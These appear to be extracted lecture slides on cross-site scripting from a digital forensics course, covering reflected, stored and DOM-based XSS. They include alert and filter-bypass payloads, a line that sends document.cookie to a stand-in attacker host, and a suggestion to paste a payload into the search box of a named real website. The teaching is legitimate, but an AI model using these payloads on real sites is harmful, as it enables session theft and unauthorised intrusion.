
- Reflected XSS, where the malicious string originates from the victim's request
- Persistent XSS, where the malicious string originates from the website's database
- DOM-based XSS, where the vulnerability is in the client-side code rather than the server-side code

- The attacker injects a payload in the website's database by submitting a vulnerable form with some malicious JavaScript
- The victim requests the web page from the website
- The website serves the victim's browser the page with the attacker's payload as part of the HTML body
- The victim's browser will execute the malicious script inside the HTML body
  - it would send the victim's cookie to attacker's server
- The attacker now simply needs to extract the victim's cookie when the HTTP request arrives to the server, after which the attacker can use the victim's stolen cookie for impersonation

# Reflected XSS attack




# Simple Stored XSS attack: walkthrough





# DOM based XSS



```
<html>
```

```
<!-- External script -->
```

```
  <script>
```

```
    src=http://google.com
```

```
  </script>
```

```
<!-- Embedded script -->
```

```
  <script>
```

```
    alert("XSS");
```

```
  </script>
```

<https://www.jetking.com/course-search.php>

In search tab paste--

A popup in terms of an alert

```
<script>  
alert("XSS" )  
</script>
```

Capture the cookies-- used to bypass the filters

```
"> <script> alert(document.cookie)  
</script>  
">
```

Redirect to a different page--

```
<script>  
window.location='http://google.com'</script>
```

- Browser allows an attacker to perform the following types of attacks:
  - Cookie theft
- The attacker can access the victim's cookies associated with the website using document.cookie, send them to his own server, and use them to extract sensitive information like session IDs --

```
<script>
```

```
window.location='http://attacker/?cookie='+document.cookie
```

```
</script>
```

- innerHTML is a DOM property to insert content to a specified id of an element. It is used in Javascript to manipulate DOM. e.g. --
- HTML

```
<div id="example"></div>
```

```
<button onclick="change()">Change</button>
```

- Javascript function

```
change(){
```

```
document.getElementById("example").innerHTML =
```

```
"Hello, World!"
```

```
}
```

- Hello, World! will appear because the innerHTML insert the value (in this case, Hello, World!) into between the opening <div> tag and closing </div> tag with an id "example"
- if you inspect the element after clicking the button, then code :

```
<div id="example">
```

```
Hello, World!
```

```
</div>
```

# Resources

- Reflected

<https://www.youtube.com/watch?v=fVuWl4mZqo0&list=PLNtqFgZ7kdGbk1FITon8-iRDae9XiAjqw>

- Stored

<https://www.youtube.com/watch?v=jeN93zDOtK0&index=2&list=PLNtqFgZ7kdGbk1FITon8-iRDae9XiAjqw>

- DOM

<https://www.youtube.com/watch?v=UFIF3F-XOG4>

**Digital Forensics Analysis**  
**CSN611**  
**MTech CSE-NMCS, Trimester-IV, AY**  
**2020-21**

Dr Sumedha Sirsikar



Ethical hacking of Operating Systems



Ethical hacking of Web, Email



# Email Investigation

# How email is send




